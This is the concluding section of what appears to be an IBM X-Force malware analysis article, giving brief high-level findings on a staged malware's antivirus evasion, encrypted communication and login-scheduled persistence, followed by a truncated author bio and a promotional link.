
Conclusion

The first stage was successful in hiding the main malware module from the antivirus engines at the time it first appeared in the wild. But Stage 1 fails to hide the main module at present as antivirus signatures. Encrypted communication creates difficulties for the dynamic analysis since it makes it hard to understand the payload creation. Persistence mechanisms employed by the malware (scheduling a task at the next login) is uncommon.

Igor Aronov
X-Force Advanced Researcher

Igor Aronov is a member of the IBM X-Force Advanced Research Team. After graduating from NYU-POLY he went to work for the US government. His main areas of in...




IBM Think Broadcast
Let's think together.
Watch on demand →